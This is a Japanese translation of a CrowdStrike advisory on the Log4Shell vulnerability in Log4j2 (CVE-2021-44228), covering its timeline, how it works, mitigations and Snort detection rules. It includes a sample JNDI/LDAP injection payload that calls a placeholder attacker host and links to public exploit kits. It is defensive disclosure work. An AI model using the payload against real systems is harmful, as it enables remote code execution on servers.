
Log4j2 “Log4Shell”の脆弱性（CVE-2021-44228）

December 10, 2021 | CrowdStrike Intelligence チーム

＊原文は CrowdStrike Blog サイト掲載：
https://www.crowdstrike.com/blog/log4j2-vulnerability-analysis-and-mitigation-recommendations/



- Log4j2は、ApacheWebサーバーに一般的に組み込まれているオープンソースのJavaベースのロギングフレームワークです。
- 2021年11月下旬から12月上旬にかけて、Log4j2ユーティリティに影響を与える重大な脆弱性（CVE-2021-44228）が報告され、ベンダーよりいくつかの修正とコード改訂が行われました。
- Log4j2ライブラリは多数のApacheフレームワークサービスで使用されており、2021年12月9日の時点で、アクティブな悪用が実際に確認されています（ITW）。 この記事の執筆時点で、CrowdStrike FalconOverWatch™および外部ソースは、CVE-2021-44228を悪用するためのアクティブで継続的な試みを確認しています。
- この脆弱性は実際に広く悪用されており、できるだけ早いパッチの適用と、log4jの使用状況と影響を確認することを強くお勧めします。
- 脆弱性、影響を受ける製品、および実際の悪用に関する情報は変わり続けており、CrowdStrikeは、新しい情報が利用可能になったときにこのブログを更新します。

12/14 更新

Apache はバージョン 2.16.0 をリリースしました。これは、メッセージルックアップのサポートを完全に削除し、デフォルトで JNDI を無効にします。

CrowdStrike は、国家主導の攻撃者グループが関係しているインフラストラクチャにホストされている悪意のある Java クラスファイルを特定しました。 Java コードは、攻撃者固有のツールとして既知のインスタンスをダウンロードするために使用され、最近公開された Log4Shell エクスプロイト（CVE-2021-44228）と組み合わせて使用される可能性があります。

12/13 更新

Log4j2 の脆弱性に対する追加の対策を有効にして、クラス名が許可リストに含まれていない場合に Java クラスの実行を防ぐことができます。これにより、攻撃者が独自のコードを配信して実行するための基準が効果的に引き上げられます。 それに応じて、攻撃者は現在、これらの制限を回避するために、より複雑な悪用シナリオに取り組んでいます。 一般的な戦略の 1 つは、逆シリアル化の脆弱性を悪用するシリアル化されたペイロードを提供し、クラスパスにすでに存在するため信頼されている Java コードガジェットを利用することです。 この概念は、オープンソースの JNDI-Exploit-Kit[1] に実装されています。CrowdStrike は現在、潜在的に脆弱なすべての製品に適用される Log4Shell エクスプロイトを構築するための信頼できる方法を認識していません。

悪意のあるシリアル化されたオブジェクトとして、いわゆる「ガジェットチェーン」は特定のターゲットに合わせて調整する必要

があります。 したがって、攻撃者は頻繁に情報漏えいを利用してホスト上の情報を取得します。 攻撃者は、ネストされた変数を使用して特別に細工された入力を Log4j2 に渡すことにより、機密性の高いシステム情報を漏洩し、ホストのガジェットチェーンを構築するために使用される可能性があります。 この情報は、CVE-2021-44228 の元の攻撃ベクトルと同様の方法で、Java Naming and Directory Interface（JNDI）によってサポートされているさまざまなプロトコルを介して盗み出される可能性があります。 すべてのタイプの要求を防ぐために、log4j2.formatMsgNoLookups = "true" を設定して、それぞれの Log4j2 アプリケーションを開始できます。

12/10 更新

Log4j2 は、Apache Web サーバーに一般的に組み込まれているオープンソースの Java ベースのロギングフレームワークです。[2] 公開ソースによると、Alibaba の Chen Zhaojun は、2021 年 11 月 24 日に Apache に Log4j2 リモートコード実行（RCE）の脆弱性を公式に報告しました。[3][4] この重大な脆弱性は、その後 CVE-2021-44228（別名「Log4Shell」）として追跡され、2.0-beta9 から 2.14.1 までの Log4j2 のすべてのバージョンに影響を及ぼします。

CVE-2021-44228 を軽減する試みにより、2021 年 11 月以降の Log4j2 のリリース候補で少なくとも 2 つの修正が行われました。これらの最初の修正には 2021 年 11 月 29 日で、ロギングメカニズム API 関数のメッセージルックアップを無効にすることによる部分的な修正が含まれていました [5]。 2 つ目は 2021 年 12 月 5 日にリリースされ、Log4j2 がライトウェイトディレクトリアクセスプロトコル（LDAP）および Java Naming and Directory Interface（JNDI）を介して許可するアクセスとプロトコルを制限しました [6]。 CVE-2021-44228 に対応する初期リリース候補（Log4j2 2.15.0-rc1）は、RCE を達成するためにバイパスされる可能性があり、2021 年 12 月 10 日の時点で、バージョン Log4j22.15.0-rc2 の使用が推奨されています。 ただし、これに関するガイダンスは、より多くの情報が明らかになるにつれて変更される可能性があります。

CrowdStrike Intelligence は、2021 年 12 月 9 日以降、多数の攻撃者が CVE-2021-44228 を積極的に広範囲に悪用していると評しています。この調査は、悪用の些細な性質と、内部および外部のデータソースに基づいて高い信頼性で行われています。 データソースはトラフィックの大幅な増加を示し、JNDI および LDAP サービスを標的としたスキャン / エクスプロイトの試みを示しています (例えば jndi:ldap://[host]:[port]/[path]).[7]

Log4j2 は、多数の Apache フレームワーク（Struts2、Solr、Druid、Flink を含む）に含まれるユビキタスパッケージであり、利用しているサードパーティの数は不確定です [8]。それぞれの実装、サーバー構成、ネットワークアーキテクチャ、およびその他の要因によって異なります。CVE-2021-44228 へのエクスプロイトの信頼性が影響を受ける可能性があります。

この脆弱性は、DNS や LDAP[10] などのさまざまな名前解決およびディレクトリサービスに抽象的なインターフェイスを提供する JNDI、[9] を利用します。 展開すると、リモート Java クラスファイルがロードおよび呼び出されます。 特定のサービスが悪用可能かどうかは、Log4j2 の特定の使用法によって異なります。

次の例（ロガーはインスタンス化された Log4j2 ロガー）は、特別に細工された攻撃者提供のデータをエラーメッセージとしてログに記録することにより、この状態をトリガーできる方法を示しています。

```
UserData = "${jndi:ldap://[host]/[path]}";
logger.error(UserData);
```

ターゲットを侵害するために、JNDI / LDAP URL は、被害者のホストで逆シリアル化されて呼び出される悪意のある Java クラスオブジェクトを提供します。 JNDI は LDAP 要求にセキュリティ制御を適用しないため、このアクションが可能です。 また、LDAP は、他の JNDI プロトコルとは異なり、リモートリソースからのクラスのロードをサポートします。 marshalsec などの適切なエクスプロイトペイロードを生成するためのツールが公開されています [11]。

最も人気の Java 実装である OracleJDK と OpenJDK はどちらも、2019 年以降の悪用を防ぐデフォルト設定で出荷されています。変数 com.sun.jndi.rmi.object.trustURLCodebase はデフォルトで false に設定されており、リモートリソースへのアクセスを許可していません。 この設定をチェックして、システムが脆弱であるかどうかを判断し、次の戻り値をログに記録または出力するなどして、攻撃を防ぐための回避策として false に設定できます：

```
System.getProperty("com.sun.jndi.ldap.object.trustURLCodebase")
```

更なる緩和策

2021 年 12 月 6 日に公開された Log4j2 の新しいバージョンでは、リモートリソースへのアクセスを制限するために、JNDI セッションセキュリティコントロールに次の新しいセキュリティコントロールが導入されています：

- allowedJndiProtocols JNDI プロトコルをリストされているプロトコルに制限します。 デフォルト：none
- allowedLdapHosts LDAP 要求をリストされたホストに制限します。デフォルト：none
- allowedLdapClasses 許可されたリモート Java クラスの名前を一覧表示します。デフォルト：none

ネットワークレベルでの攻撃を防ぎ、脆弱な Java サービスが LDAP 経由で悪意のあるクラスファイルをダウンロードするのを防ぐために、影響を受けるサーバーからのアウトバウンド接続を信頼できるホストとプロトコルに制限して、脆弱な Java サービスが LDAP 経由で悪意のあるクラスファイルをダウンロードするのを防ぐことができます。

悪用の試みは、ログファイルで特徴的な URL パターン ${jndi:ldap:// を調べることで検出できます。 ネットワークレベルでは、次の Snort ルールの最初のものが同じ戦略を実装します。 2 番目のルールは、着信 TCP セッションを介して転送された特徴的な Java クラスファイルヘッダーを警告します。 注目すべきことに、この 2 番目のルールは、侵入の試みを検出する追加の手段を提示する緊急ルールとして機能します。誤検知を防ぐために、ターゲットのホストとポートを問題のサービスに設定する必要があります。

alert tcp any any -> $_NET any (msg: "CrowdStrike CSA-211099 Log4Shell RCE Attempt (CVE-2021-44228) [CSA-211099]"; flow: from_client, established; content: "${jndi:ldap://"; classtype:web-application-attack; sid:8001895; rev:20211210; reference:url,falcon.crowdstrike.com/intelligence/reports/CSA-211099;)
alert tcp any any -> $_NET any (msg: "CrowdStrike CSA-211099 Log4Shell RCE Attempt (CVE-2021-44228) [CSA-211099]"; flow: from_server, established; content: "|ca fe ba be 00 00 00|"; content: ""; classtype: trojan-activity; sid:8001896; rev:20211210; reference:url,falcon.crowdstrike.com/intelligence/reports/CSA-211099;)

この脆弱性は実際に広く悪用されており、log4j の利用状況と影響を確認し、できるだけ早くパッチを適用することを強くお勧めします。

CrowdStrike Intelligence Confidence Assessment

High Confidence：判断は、複数の情報源からの高品質の情報に基づいています。 判断を裏付ける情報源情報の質と量に対する高い信頼は、その評価が絶対的な確実性または事実であることを意味するものではありません。 判断はまだ不正確である可能性がわずかにあります。

Moderate Confidence：判断は、信頼できる情報源であり、もっともらしい情報に基づいていますが、十分な量ではないか、より高いレベルの信頼を保証するのに十分な確証がありません。 この信頼水準は、より多くの情報が利用可能になるか、確証されるまで、判断が正しくない可能性が高くなることを表すために使用されます。

Low Confidence：情報源の信頼性が不確かな場合、情報が断片化されているか、確固たる分析的推論を行うのに十分な確証がない場合、または情報源の信頼性がテストされていない場合に判断が下されます。 情報を裏付けるため、または既知のインテリジェンスのギャップを埋めるために、さらに情報が必要です。

参考情報

1. https://github.com/pimps/JNDI-Exploit-Kit
2. https://logging.apache.org/Log4j2/2.x/
3. https://logging.apache.org/Log4j2/2.x/security.html
4. https://bug.cyberkendra.com/2021/12/09/Log4j22-remote-code-execution/
5. https://issues.apache.org/jira/browse/Log4j222-3198
6. https://gitbox.apache.org/repos/asf?p=logging-Log4j2.git;h=c77b3cb
7. https://www.greynoise.io/viz/query/?gnql=CVE-2021-44228
8. https://arstechnica.com/information-technology/2021/12/minecraft-and-other-apps-face-serious-threat-from-new-code-execution-bug/
9. https://docs.oracle.com/javase/tutorial/jndi/overview/index.html
10. https://ldap.com
11. https://github.com/mbechler/marshalsec

関連情報

- あなたの業界を標的とする攻撃者グループを阻止する方法を見つけましょう—CrowdStrike脅威インテリジェンスの専門家との無料の1:1インテルブリーフィングのリクエスト
- CrowdStrike Servicesの担当者とのディスカッション、詳細情報のリクエストはこちらのフォームにご記入ください
- 強力なクラウドネイティブのCrowdStrike Falcon®プラットフォームについては製品ページをご覧ください
- CrowdStrike FalconPrevent™次世代アンチウイルスのフル機能を試すことができる無料トライアルで最近の洗練された脅威に対してNGAVがどのように機能するかをご確認ください

原文：Log4j2 の脆弱性「Log4Shell」（CVE-2021-44228）
https://www.crowdstrike.com/blog/log4j2-vulnerability-analysis-and-mitigation-recommendations/